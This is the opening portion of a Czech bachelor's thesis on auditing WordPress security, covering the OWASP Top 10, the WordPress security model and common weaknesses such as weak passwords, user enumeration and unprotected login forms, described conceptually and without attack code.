UNIVERZITA PARDUBICE

FAKULTA EKONOMICKO-SPRÁVNÍ

BAKALÁŘSKÁ PRÁCE

2023 Lukáš Holý

Univerzita Pardubice

Fakulta ekonomicko-správní

Bezpečnostní audit redakčního systému WordPress

Bakalářská práce

2023 Lukáš Holý

Univerzita Pardubice
Fakulta ekonomicko-správní
Akademický rok: 2022/2023

ZADÁNÍ BAKALÁŘSKÉ PRÁCE

(projektu, uměleckého díla, uměleckého výkonu)

Jméno a příjmení:	**Lukáš Holý**
Osobní číslo:	**E19285**
Studijní program:	**B0688A140004 Informatika a systémové inženýrství**
Specializace:	**Informační a bezpečnostní systémy**
Téma práce:	**Bezpečnostní audit redakčního systému Wordpress**
Zadávající katedra:	**Ústav systémového inženýrství a informatiky**

Zásady pro vypracování

Cílem práce je zmapovat prostředí etického hackingu se zaměřením na redakční systém Wordpress. Součástí práce bude ověření zabezpečení nasazeného redakčního systému Wordpress prostřednictvím simulovaného útoku.

Osnova:
- Vymezení základních pojmů.
- Identifikace stávajících metodik, utilit a databází zranitelností.
- Ověření zabezpečení nasazeného redakčního systému Wordpress a jeho rozšiřujících modulů/témat prostřednictvím simulovaného útoku.
- Vytvoření auditní zprávy.
- Návrh bezpečnostních opatření.

Rozsah pracovní zprávy: **Cca 35 stran.**
Rozsah grafických prací:
Forma zpracování bakalářské práce: **tištěná/elektronická**

Seznam doporučené literatury:

KIM, P. Hacking: praktický průvodce penetračním testováním. Přeložil Jan POKORNÝ. Brno: Zoner Press. Encyklopedie Zoner Press, 2015. ISBN 978-80-7413-313-8
KOLOUCH, J. CYBERCRIME. Praha: CZ.NIC, z. s. p. o., 2016. ISBN 978-80-88168-18-8
STOKLEY, G.. Advanced WordPress Security: Go beyond the basics and stop sophisticated attacks. Grant Stokley, 2020. ISBN 979-8674242178
WILLIAMS, A. WordPress Security for Webmaster 2021: How to Stop Hackers Breaking into Your Website. Andy Williams, 2021. ISBN 979-8710097984

Vedoucí bakalářské práce: **doc. Ing. Miloslav Hub, Ph.D.**
Ústav systémového inženýrství a informatiky

Datum zadání bakalářské práce: **1. září 2022**
Termín odevzdání bakalářské práce: **30. dubna 2023**

L.S.

prof. Ing. Jan Stejskal, Ph.D. v.r.
děkan

RNDr. Ing. Oldřich Horák, Ph.D. v.r.
vedoucí ústavu

V Pardubicích dne 1. září 2022

Prohlašuji:

Práci s názvem Bezpečnostní audit redakčního systému Wordpress jsem vypracoval samostatně. Veškeré literární prameny a informace, které jsem v práci využil, jsou uvedeny v seznamu použité literatury.

Byl jsem seznámen s tím, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon), ve znění pozdějších předpisů, zejména se skutečností, že Univerzita Pardubice má právo na uzavření licenční smlouvy o užití této práce jako školního díla podle § 60 odst. 1 autorského zákona, a s tím, že pokud dojde k užití této práce mnou nebo bude poskytnuta licence o užití jinému subjektu, je Univerzita Pardubice oprávněna ode mne požadovat přiměřený příspěvek na úhradu nákladů, které na vytvoření díla vynaložila, a to podle okolností až do jejich skutečné výše.

Beru na vědomí, že v souladu s § 47b zákona č. 111/1998 Sb., o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších předpisů, a směrnicí Univerzity Pardubice č. 7/2019 Pravidla pro odevzdávání, zveřejňování a formální úpravu závěrečných prací, ve znění pozdějších dodatků, bude práce zveřejněna prostřednictvím Digitální knihovny Univerzity Pardubice.

V Pardubicích dne 30. 4. 2023

Lukáš Holý v.r.

PODĚKOVÁNÍ

Rád bych touto cestou poděkoval vedoucímu mé bakalářské práce doc. Ing. Miloslavu Hubovi, Ph.D. za cenné rady, připomínky, ochotu, trpělivost a jeho čas při zpracování této práce.

ANOTACE

Bakalářská práce Bezpečnostní audit redakčního systému WordPress se zabývá analýzou bezpečnostních zranitelností redakčního systému WordPress, metodik a utilit. Součástí práce je prověření redakčního systému prostřednictvím simulovaného útoku v laboratorním prostředí a vystavení auditní zprávy.

KLÍČOVÁ SLOVA

WordPress, redakční systém, analýzy zranitelností, prolomení autentizace, audit

TITLE

Security audit of WordPress content management systém

ANNOTATION

The bachelor thesis Security audit of WordPress content management system deals with the analysis of security vulnerabilities, methodologies and utilities. The thesis includes the examination of the content management system through a simulated attack in a laboratory environment and the publication of an audit report.

KEYWORDS

WordPress, content management system, vulnerability analysis, authentication cracking, audit

OBSAH

SEZNAM OBRÁZKŮ A TABULEK

SEZNAM ZKRATEK A ZNAČEK

AWS – Webové služby Amazon

CDN – Síť pro doručování obsahu

CERT – Tým pro reakci na počítačové hrozby

CI/CD – Kontinuální integrace a kontinuální dodávání

CMS – Systém pro správu obsahu

CNA – Orgány pro číslování běžných zranitelností a expozicí

CVE – Běžné zranitelnosti a expozice

CWE – Výčet běžných slabých stránek

DAST – Dynamické testování zabezpečení aplikací

DDOS – Distribuované odepření služby

DOM XSS – Skriptování napříč stránkami založené na objektovém modelu dokumentu

EU – Evropská unie

FTP – Protokol pro přenos souborů

GDPR – Obecné nařízení o ochraně osobních údajů

HTML – Hypertextový značkovací jazyk

HTTP – Hypertextový přenosový protokol

HTTPS – Zabezpečený hypertextový přenosový protokol

HTTP(S)-FORM-GET – dotazovací metoda hypertextového přenosového protokolu

HTTP(S)-FORM-POST – Odesílací metoda hypertextového přenosového protokolu

IMAP – Protokol pro přístup k e-mailovým zprávám

JavaScript – objektový a událostmi řízený skriptovací jazyk

JSON – Objektová notace jazyka JavaScript

LTS – Dlouhodobá podpora

OWASP – Otevřený celosvětový projekt zabezpečení aplikací

PHP – Hypertextový preprocesor

RDP – Protokol vzdálené plochy

REST – Reprezentační přenos stavu

RSS – Velmi jednoduchá synchronizace

SAST – Statické testování zabezpečení aplikací

SEO – Optimalizace pro vyhledávače

SERP – Stránka s výsledky vyhledávání

SMTP – Protokol pro přenos e-mailových zpráv po internetu

SQL – Strukturovaný dotazovací jazyk

SSL – Zabezpečená vrstva soketů

SSRF – Padělání požadavků na straně serveru

TLS – Zabezpečení transportní vrstvy

WP-CLI – Rozhraní příkazové řádky WordPressu

XSS – Skriptování napříč stránkami

XXE – Externí položky XML

ÚVOD

S přibývajícím množstvím útoků začíná být čím dál tím více potřebné zabývat se zabezpečením webových stránek, obzvlášť pokud na webových stránkách je založen běh a úspěch společnosti. Webové stránky se stávají kritickou součástí fungování obchodních společností a živnostníků.

V dnešní době jsou webové aplikace neodmyslitelnou součástí našeho každodenního života. Ať už se jedná o sociální sítě, e-shopy nebo blogy. Většina webových stránek je založena na redakčních systémech. Jeden z nejpopulárnějších redakčních systémů dnešní doby je WordPress.

Popularita, jednoduchost a rozšíření redakčního systému i mezi laickou veřejnost, která je schopná vytvořit celkem rychle a jednoduše webové stránky má za následek výskyt vysokého počtu neaktualizovaných stránek, které nemají nastaveny základní bezpečnostní mechanismy. Tyto webové stránky se pak stávají snadnou kořistí hackerů.

Pro účely této bakalářské práce byl vybrán modelový příklad webové prezentace provozované na redakčním systému WordPress, který reprezentuje vzorek nezabezpečených webových stránek. Byla zvolena instalace z období 3. měsíce roku 2021 která obsahuje jádro redakčního systému v aktuální verzi k této době a několik rozšiřujících modulů. V této práci je redakční systém nakonfigurován a nainstalován v laboratorním prostředí virtuální sítě, kde je podroben etickému hackingu.

1. BEZPEČNOST WEBOVÝCH APLIKACÍ

Webové stránky a webové aplikace nabývají na významu a je nezbytné se zabývat i jejich zabezpečením.

1.1. Motivace a cíle hackerů útočících na weby

Hackeři mohou na webu způsobit nejrůznější škody, prostřednictvím Distribuovaného odmítnutí služby (DDOS útoku) vyřadit celé webové stránky z provozu. Mohou také smazat obsah webové stránky či skrytě vložit škodlivý kód do webu. Takto vložený škodlivý kód může například provádět přesměrování na jiné webové stránky, na kterých je nastražen falešný přihlašovací formulář anebo se webové stránky stanou tzv. zombie a stanou se součástí DDOS útoku ze strany útočníka. Pokud se správce webu o ochranu nezajímá, nemusí mít žádné vizuální vodítko, které by mu napovědělo, že někdo napadl jeho webové stránky.

Hackerské útoky způsobují majitelům webů nemalé problémy, také mohou i pošpinit jejich dobré jméno. Odstranění následků napadení je často časově i finančně náročné. Mezi nejčastější důvody, proč se hackeři nabourávají do webových stránek, patří [25]:

- proniknutí na populární stránku za účelem zinscenování nějakého protestu,
- zveřejnění bannerů nebo extremistických zpráv,
- vložení malware, který se automaticky stahuje do počítačů těch, kteří stránky navštíví. Tento malware může způsobit nejrůznější chaos v počítači návštěvníka. Může být použit ke krádeži osobních údajů (například údajů o kreditních kartách) z počítačů, které infikuje,
- odesílání obrovského množství nevyžádaných e-mailů z vaší domény. Tato akce pravděpodobně způsobí, že poskytovatel webhostingu stránky uzavře. Takto napadený webový server se velmi rychle dostane na černou listinu a server nebude považován za důvěryhodný. K uzavření webu webhostingové společnosti přistupují z důvodu ochrany ostatních webových stránek a renomé webového serveru. Webové stránky nemohou být v provozu, dokud problém není vyřešen,

- chtějí-li získat konkurenční výhodu, vloží do webových stránek odkazy pro posílení SEO jiného webu. Mohou to také udělat proto, aby zničili SEO cílové stránky, takže klesne ze stránek výsledků vyhledávání Google (SERP).

Špatnou zprávou je, že žádné zabezpečení webu nezaručí stoprocentní odolnost proti hackerům a všem typům útoků. Vše záleží na motivaci a prostředcích hackerů, kteří se na útoku podílejí. Zde je několik nejznámějších hackerských útoků z poslední doby [25]:

- V červenci 2019 zjistila online banka Capitol One, že její data byla napadena hackery. Byly odhaleny citlivé informace o stovkách tisíc žádostí o kreditní karty, jako jsou data narození a čísla sociálního pojištění. Tento útok provedla američanka Paige Thompsonová, která věděla, že server Amazon AWS společnosti Capitol One je špatně nakonfigurovaný. Thompsonová dříve pracovala ve společnosti Amazon.

- V dubnu 2019 se stal Weather Channel obětí útoku ransomwaru. Služba byla téměř 90 minut mimo provoz. Naštěstí Weather Channel nemusel zaplatit výkupné v bitcoinech, protože měl funkční zálohy a službu obnovil do 2 hodin.


- V květnu 2019 se terčem kybernetického útoku stala americká celní a pohraniční ochrana. Byly odhaleny snímky obličejů lidí používané v programu rozpoznávání obličejů a poznávacích značek. Informace se dostaly na Dark Web. Politováníhodné je, že agentura, která se věnuje ochraně hranic USA, nedokázala ochránit svá data.

- V srpnu 2019 bylo 22 malých texaských měst zasaženo útoky ransomwaru, po nichž zůstaly vládní orgány ochromeny a neschopny poskytovat základní služby. Města odmítla zaplatit milionové výkupné, díky úsilí o nápravu byla opět zprovozněna a funkční během několika týdnů.

Většina webových útoků probíhá automatizovaně a cílí na již odhalené zranitelnosti nebo se snaží prolomit uživatelské jméno a heslo. Typický příklad hackera je takový, který vyhledává tzv. měkké cíle, tyto cíle je jednoduché úspěšně napadnout. Pro takovéto napadení není potřeba vynaložení vysokých prostředků jako je výpočetní výkon nebo čas.

1.2. Bezpečnostní slabiny webových aplikací

Útočníci teoreticky mohou použít mnoho různých cest skrz vaši aplikaci, aby poškodili webovou stránku, aplikaci či společnost. Každá z takových cest představuje riziko, které může, či nemusí být natolik závažné, aby stálo za pozornost. Obrázek 1 ilustruje možné cesty, které mohou vést k poškození nebo zneužití systému [10]



Obrázek 1: Schéma bezpečnostních rizik

Zdroj: [10]

Nalezení a využití těchto cest je někdy jednoduché, někdy i velmi obtížné. Způsobená škoda může být bez následků, ale může i zablokovat běh podnikání. Pro určení rizika je potřebné vyhodnotit pravděpodobnost, která je spojena s každou hrozbou, vektorem útoku a bezpečnostní slabinou. Kombinací pravděpodobnosti s odhadem technického a obchodního dopadu na organizaci lze vyčíslit hodnotu celkového rizika, které určují tyto faktory společně. [10]

Hrozby v oblasti zabezpečení aplikací se neustále mění. Klíčovými faktory tohoto vývoje jsou zlepšující se dovednosti útočníků, vznik nových technologií s novými slabinami i vestavěnými obrannými mechanismy a používání čím dál tím složitějších systémů.

Open Web Application Security Project (OWASP) je online komunita zabývající se bezpečností webových aplikací. Seznam OWASP Top 10 se zaměřuje na identifikaci nejzávažnějších bezpečnostních rizik aplikací pro širokou škálu organizací. Položky Top 10 jsou vybírány a prioritizovány v kombinaci s konsenzuálními odhady zneužitelnosti, zjistitelnosti a odhady dopadů.

Dle OWASP Foundation byly pro rok 2021 identifikovány tyto hrozby [11]:

- **A01:2021 Nefunkční řízení přístupů** – Řízení přístupu prosazuje zásady tak, aby uživatelé nemohli jednat v rozporu se svými určenými oprávněními. Selhání obvykle vede k neoprávněnému vyzrazení informací, modifikaci nebo zničení všech nebo části dat případně umožní vyvolání funkcí ke kterým by uživatel neměl mít přístup. [11]
- **A02:2021 Kryptografická selhání** – Mnoho webových aplikací nechrání náležitě citlivá data, jakými jsou kreditní karty, jednoznačné identifikátory, a autorizační údaje.

Tato slabě chráněná data útočníci mohou krást či modifikovat, aby mohli provádět podvody s kreditními kartami, krádeže identity nebo jiné zločiny. Citlivá data si zaslouží zvláštní ochranu, např. šifrování uložených dat i dat při přenosu, stejně tak i zvláštní bezpečnostní opatření pro data ve webovém prohlížeči. Zejména pokud se na tyto údaje vztahují zákony o ochraně osobních údajů, např. obecné nařízení EU o ochraně osobních údajů (GDPR). [10]

- **A03:2021 Injektování** – Ke zranitelnostem injektováním, např. injektováním SQL, dochází, když se jako součást příkazu nebo dotazu odesílají do interpretu nedůvěryhodná data. Útočníkova nepřátelská data mohou lstí přimět interpret k provedení nezamýšlených příkazů nebo k umožnění přístupu k datům bez řádné autorizace. [10]

- **A04:2021 Nezabezpečený návrh** – Nezabezpečený návrh je široká kategorie představující různé nedostatky, vyjádřené jako chybějící nebo neúčinný kontrolní návrh. Nezabezpečený návrh není zdrojem všech ostatních kategorií rizik Top 10. Existuje rozdíl mezi nezabezpečeným návrhem a nezabezpečenou implementací. Nedostatky v návrhu a implementaci rozlišujeme z určitého důvodu, mají různé příčiny a způsoby nápravy. I bezpečný návrh může mít vady implementace vedoucí ke zranitelnostem, které mohou být zneužity. Nezabezpečený návrh nelze opravit dokonalou implementací, protože potřebné bezpečnostní kontroly nebyly definovány na obranu proti konkrétním útokům. Jedním z faktorů, které přispívají k nezabezpečenému návrhu, je nedostatečná specifikace obchodních rizik, která jsou vlastní vyvíjenému softwaru nebo systému, a tedy neschopnost určit, jaká úroveň návrhu zabezpečení je nutná. [11]

- **A05:2021 Nesprávná konfigurace zabezpečení** – Dobré zabezpečení vyžaduje mít definováno a nasazeno bezpečné nastavení aplikace, frameworků, aplikačního serveru, webového serveru, databázového serveru a infrastruktury. Bezpečnostní nastavení by měla být definována, prováděna a udržována, protože výchozí hodnoty jsou často riskantní. Navíc by měl být software průběžně aktualizován. [10]

- **A06:2021 Zranitelné a zastaralé komponenty** – Komponenty, např. knihovny, frameworky a další softwarové moduly, téměř vždy běží s nejvyššími oprávněními. Jestliže je zranitelná komponenta zneužita, útok může usnadnit závažnou ztrátu dat

nebo ovládnutí serveru. Aplikace používající komponenty se známými zranitelnostmi mohou zmařit ochranu aplikací a umožnit řadu útoků a dopadů. [10]

- **A07:2021 Selhání identifikace a autentizace** – Funkce aplikací, které se vztahují k ověřování a správě relace, často nejsou provedeny správně, což útočníkům umožňuje kompromitovat hesla, klíče nebo tokeny relací anebo zneužít jiné slabiny v implementaci k tomu, aby převzali identitu jiných uživatelů. [10]

- **A08:2021 Selhání integrity softwaru a dat** – Selhání integrity softwaru a dat souvisí s kódem a infrastrukturou, které nejsou chráněny před porušením integrity. Příkladem je situace, kdy aplikace spoléhá na zásuvné moduly, knihovny nebo moduly z nedůvěryhodných zdrojů, úložišť a sítí pro doručování obsahu (CDN). Nezabezpečený CI/CD pipeline může představovat potenciál pro neoprávněný přístup, škodlivý kód nebo kompromitaci systému. Mnoho aplikací dnes obsahuje funkci automatických aktualizací, kdy jsou aktualizace stahovány bez dostatečného ověření integrity a aplikovány na dříve důvěryhodnou aplikaci. Útočníci mohou potenciálně nahrát vlastní aktualizace, které by byly distribuovány a spuštěny na všech instalacích. [11]

- **A09:2021 Selhání protokolování a sledování zabezpečení** – Protokolování a sledování zabezpečení slouží k odhalení, eskalaci a schopnosti reagovat na aktivní narušení. Bez protokolování a monitorování nelze narušení odhalit. Zároveň však tyto operace představují bezpečnostní riziko, pokud jejich výstupy nejsou dostatečně ošetřeny. [11]

- **A10:2021 Podvržení požadavku na straně serveru (SSRF)** - K chybám SSRF dochází vždy, když webová aplikace načítá vzdálený prostředek bez ověření uživatelem zadané adresy URL. Útočník tak může aplikaci přimět k odeslání vytvořeného požadavku na neočekávaný cíl, a to i v případě, že je chráněna bránou firewall, sítí VPN nebo jiným typem seznamu řízení přístupu. [11]

Řízení bezpečnosti webové aplikace je komplexním problémem a je třeba ji řešit na několika úrovních od síťové infrastruktury přes webový server a veškeré aplikace nutné k běhu webové stránky až po samotnou webovou aplikaci. Cílem této práce je aplikační úroveň, a proto se nebude otázce bezpečnosti webových aplikací na ostatních úrovních detailněji zabývat.

2. BEZPEČNOST REDAKČNÍHO SYSTÉMU WORDPRESS

WordPress má jednu obrovskou výhodu a zároveň nevýhodu v jednom. A tou je, že je open-source. Kdokoliv si tak může analyzovat jeho zdrojový kód a nalézat zranitelnosti.

2.1. Redakční systém WordPress

WordPress je bezplatný systém pro správu obsahu (CMS) s otevřeným zdrojovým kódem. Jedná se o nejpoužívanější software CMS na světě, který pohání více než 43 % z 10 milionů nejpoužívanějších webových stránek, což mu podle odhadů dává 62% podíl na trhu všech stránek používajících CMS. [12]

Vývoj systému WordPress

Od původní verze 0.7, která umožňovala pouze základní funkce, se WordPress postupně vyvíjel a přidával nové funkce a možnosti. V roce 2004 byla přidána podpora pro moduly a téma, což umožnilo uživatelům přizpůsobit vzhled a funkčnost svých webových stránek a blogů [15].

V roce 2005 byla vydána verze 2.0, která přinesla podporu pro více autorů a lepší správu uživatelských rolí [16]. V roce 2010 byla vydána verze 3.0, která přinesla nový výchozí design a možnosti přizpůsobení vzhledu a funkcionality pomocí tzv. custom post types a taxonomií [17].

Od té doby se WordPress stále více vyvíjel a přidával nové funkce a možnosti. V roce 2012 byla vydána verze 3.4, která přinesla nový mediální manager a responzivní design pro mobilní zařízení [18]. V roce 2014 byla vydána verze 4.0, která přinesla nový vizuální editor a vylepšené vkládaných médií [19]. V roce 2018 byla vydána verze 5.0, která přinesla revoluční změnu v podobě nového blokového editoru Gutenberg, který umožňuje uživatelům snadno vytvářet složitější stránky pomocí různých bloků obsahu [20].

WordPress v současnosti

WordPress se stal standardem pro vytváření blogů a webových stránek, což vedlo k tomu, že se na tento systém často obraceli i začínající a méně zkušení uživatelé. Díky tomu se WordPress stal jedním z nejdůležitějších nástrojů pro tvorbu webových stránek a e-shopů, a to jak pro malé podniky, tak i pro velké společnosti.

Bezpečnost WordPressu byla v průběhu vývoje jedním z klíčových témat a vývojáři se snažili neustále zlepšovat bezpečnostní prvky této aplikace. Přestože WordPress poskytuje mnoho

možností pro zabezpečení stránek, je stále cílem mnoha útoků, a to zejména kvůli své popularitě a rozšířenosti.

2.2. Jádro, moduly a témata

Od svého vzniku v roce 2003 prochází WordPress neustálým zdokonalováním jádra systému. Vývojáři řeší a mitigují běžné bezpečnostní hrozby. Při své činnosti využívají i seznamu 10 nejčastějších bezpečnostních zranitelností identifikovaných organizací The Open Web Application Security Project (OWASP). [14]

Bezpečnostní tým WordPressu ve spolupráci s vedoucím týmem jádra WordPressu a za podpory celosvětové komunity WordPressu pracuje na identifikaci a řešení bezpečnostních problémů v jádru softwaru. Také doporučuje a dokumentuje osvědčené postupy zabezpečení pro autory zásuvných modulů a témat třetích stran. [12]

Bezpečnostní tým tvoří přibližně 50 odborníků, včetně hlavních vývojářů a výzkumníků v oblasti bezpečnosti – přibližně polovina z nich jsou zaměstnanci společnosti Automattic (tvůrci WordPress.com, nejstarší a největší hostingové platformy WordPress na webu) a řada z nich pracuje v oblasti webové bezpečnosti. Tým se radí se známými a důvěryhodnými bezpečnostními výzkumníky a hostingovými společnostmi. [14]

Potenciální bezpečnostní zranitelnosti lze bezpečnostnímu týmu signalizovat prostřednictvím služby WordPress HackerOne. Každé bezpečnostní hlášení je po přijetí prověřeno, tým pracuje na ověření zranitelnosti a určení její závažnosti. Pokud se potvrdí, bezpečnostní tým poté naplánuje opravu problému, která může být odevzdána do nadcházejícího verze redakčního systému nebo může být v případě vysoké závažnosti problému vydána jako okamžitá bezpečnostní verze. [12]

V repositáři redakčního systému je uvedeno více než 50 000 zásuvných modulů a více než 10 000 šablon. Tato témata a zásuvné moduly jsou předkládány k zařazení do repositáře a před jejich zpřístupněním v úložišti jsou kontrolovány dobrovolníky [14]. Zařazení modulů a témat do úložiště však není zárukou, že neobsahují bezpečnostní chyby.

Z výše uvedeného vyplívá, že jádro WordPressu lze dnes považovat za poměrně bezpečné, pokud se udržuje aktuální a bez narušení integrity. Neaktualizovaný software je velmi častým problémem, pokud bezpečnostní tým odhalí zranitelnost, většinou ji rychle opraví a vydá záplatu. Pokud je jádro pravidelně aktualizováno, útočníci nemohou zveřejněných zranitelností využít.

Kritickým místem jsou moduly a šablony vzhledu, pro tyto rozšíření neexistuje garance kvality kódu a mohou obsahovat bezpečnostní mezery ať už úmyslné či z důvodu neznalosti vývojáře. Pro dodatečné ověření kvality a bezpečnosti zdrojového kódu rozšíření lze využít nástrojů pro analýzu zdrojového kódu, známé také jako nástroje pro statické testování bezpečnosti aplikací (SAST). Tyto nástroje pomáhají vývojářům analyzovat zdrojový kód a najít potencionální bezpečnostní hrozby. Nezbytnost aktualizací se vztahuje i na moduly a šablony vzhledů a je vždy vhodné udržovat je v aktuálních verzích.

Dalším kritickým místem jsou samotní uživatelé, používáním předvídatelných jmen a jednoduchých hesel je webová stránka vystavena potencionálnímu prolomení pomocí útoku hrubou silou.

2.3. Bezpečnostní zranitelnosti WordPressu

V této kapitole práce poukazuje na hlavní bezpečnostní hrozby, které by neměly být opomíjeny a je vhodné jim věnovat dostatečnou pozornost.

Hesla

Používání slabých a lehce předvídatelných hesel představuje bezpečnostní hrozbu. Cílem použití silného hesla je, aby bylo pro útočníka obtížné ho uhodnout a aby bylo obtížné uspět při útoku hrubou silou. WordPress obsahuje generátor silných hesel a zároveň vyhodnocuje sílu hesla, které je zadáváno, uživatelé však tvorbu silného hesla často nerespektují a podceňují.

Hacker, který získá přístup k vašemu účtu správce, je schopen nainstalovat škodlivé skripty, které mohou potenciálně ohrozit celý váš server.

Dle společnosti Avast by heslo které má odolat útoku hrubou silou mělo splňovat tyto podmínky [6]:

- Heslo musí být dlouhé – Tato vlastnost je u hesla nejdůležitější. Pokud je to možné, nepoužívejte nic kratšího než 15 znaků.
- Používejte kombinaci znaků – Čím záludnější kombinaci velkých a malých písmen, číslic a symbolů zvolíte, tím bude heslo silnější a odolnější vůči útoku hrubou silou.
- Nepoužívat běžné náhrady znaků – Nástroje na crackování hesel nahrazování písmen podobnými číslicemi a naopak dobře znají. Ať už si nastavíte heslo ZVONECEK, nebo 2V0N3C3K, útočník používající hrubou sílu jej prolomí stejně snadno. Dnes

je náhodné nahrazování znaků mnohem účinnější než běžné nahrazování podobnými znaky.

- Nepoužívat sekvence kláves na klávesnici – Řady po sobě jdoucích kláves na klávesnici (např. qwerty) jsou stejně nebezpečné jako řady po sobě jdoucích písmen či číslic. Hackeři je obvykle zkoušejí mezi prvními.

Admin jako jméno správce

Hlavního správce webu by neměl mít uživatelské jméno admin. Používání tohoto lehce předvídatelného jména je bezpečnostní hrozbou. Útočník, který se pokusí prolomit přihlášení do redakčního systému zkusí s vysokou pravděpodobností právě toto uživatelské jméno pro účet správce. K zjištění hesla může používat slovníkový útok nebo útok hrubou silou. [13]

Enumerace uživatelských jmen

Pro zjištění uživatelských účtů útočníci využívají více metod. Ne všichni útočníci jsou stejní, liší se svými znalostmi, schopnostmi a dovednostmi. Někteří z nich použijí pouze jednoduché možnosti pomocí přesměrování, jiní vyžijí více sofistikované metody. Pokud má být tato hrozba komplexně eliminována je zapotřebí se zabývat všemi možnostmi.

Většina útoků na WordPress jsou automatizované skripty spuštěné roboty, které se pokoušejí o útoky na všechny WordPressové webové stránky dostupné na internetu. Během několika minut po zveřejnění webu veřejnosti, bývá web napaden požadavkem HTTP GET ze zdánlivě náhodných IP adres. [13]

Dle [13] existují 2 metody:

- přesměrování po zadání parametru autora,
- enumerace pomocí REST API.

Přihlašovací stránka

Během přihlášení do administrace webové stránky je vhodné se ujistit, že jste skutečně na správné adrese. Kontrolu lze provést prostřednictvím adresního řádku webové stránky, adresa by měla obsahovat název vaší domény. Pokud se útočníkovi podaří vložit do webové stránky škodlivý kód, pak tento kód může způsobovat přesměrování požadavku na podvržený přihlašovací formulář. Tento formulář může být na první pohled nerozeznatelný od toho

na webové stránce, pokud dojde k vyplnění přihlašovacích údajů, útočník získá kompletní přihlašovací údaje. [25]

Přihlašovací formulář v základní instalaci neobsahuje žádné bezpečnostní opatření oproti útokům hrubou silou. Ochrana před útokem hrubou silou pracuje na principu nastavení limitu pro možný chybný počet přihlášení. Pokud dojde k několika neúspěšným pokusům o přihlášení dojde k blokaci IP adresy nebo uživatele po určitou dobu.

V základní instalaci WordPressu také není zahrnuta možnost vícefaktorového ověřování. Pro vyšší ochranu se v mnoha online službách jako online bankovnictví, portály pojišťoven nebo např. přístupech do VPN používá dvoufaktorová autentizace. Toto ověřování přidává další bezpečnostní vrstvu pro přístup do systému. Dvoufaktorová autentizace může být doplněna prostřednictvím zásuvného modulu.

Chybová hlášení PHP

Chybových hlášení se využívá během vývojového procesu webových stránek. Programátorovi chybová hlášení podávají informaci o běhu skriptu a poskytuje vodítka pro případy, kdy dojde k chybě. Tento stav však není žádoucí na produkčním prostředí webových stránek. Tato chybová hlášení by měla být potlačena již v konfiguraci webového serveru, na tuto skutečnost se však nelze spoléhat v případech, kdy webový server nemá správce webu pod kontrolou a je proto vhodné zobrazování chybových hlášení potlačit i na straně aplikace. Chybová hlášení mohou poskytovat vodítka a informace o webovém serveru útočníkovi.

Editor souborů

Editor souborů umožňuje pohodlný přístup ke zdrojovým souborům z administrace webu. Tuto možnost však využívá jen málo uživatelů, protože práce s těmito soubory vyžaduje znalost PHP, JavaScriptu, CSS nebo HTML. Weboví vývojáři, kteří potřebují pracovat se zdrojovými soubory, používají jiné způsoby úpravy těchto souborů, obvykle IDE (vývojové prostředí), jako je Visual Studio Code nebo PHPStorm.

Naopak editor využije útočník, pokud získá přístupové údaje, získá tak přístup k zdrojovým souborům a může vložit do webu škodlivý kód nebo smazat některé soubory.

Obsah webové stránky

Při vytváření stránky nebo příspěvku ve WordPressu existuje možnost vložit do něj kód. Může to být například kód videa YouTube, JavaScript nebo něco jiného. Běžným důvodem

pro přidání kódu na stránky je přidání dodatečných funkcí. Je důležité důvěřovat vkládanému zdrojovému kódu. Pokud dojde k vložení škodlivého kódu do obsahu stránky, hacker tím získá možnost využití zadních dvířek do webových stránek nebo webového serveru. [25]


Uživatelé

Redakční systém WordPress umožňuje spolupráci nad obsahem webových stránek více uživatelům. Některé stránky dokonce mají členské sekce, které umožňující přístup do administrace webu. Pro účely řízení oprávnění existuje systém rolí, který umožňuje delegovat jednotlivá oprávnění. Uživatelům mají být přidělena pouze taková oprávnění, která potřebují pro svůj výkon činností. [25] Lidský faktor je zásadní slabinou všech systémů.

Moduly

Zásuvné moduly slouží k rozšiřování funkcionalit webových stránek. Jsou tvořeny zdrojovými soubory, které jsou spouštěny na serveru nebo v prohlížeči návštěvníka. Tyto moduly jsou na straně serveru spouštěny s vysokým oprávněním a mohou ovlivňovat běh celé webové aplikace.

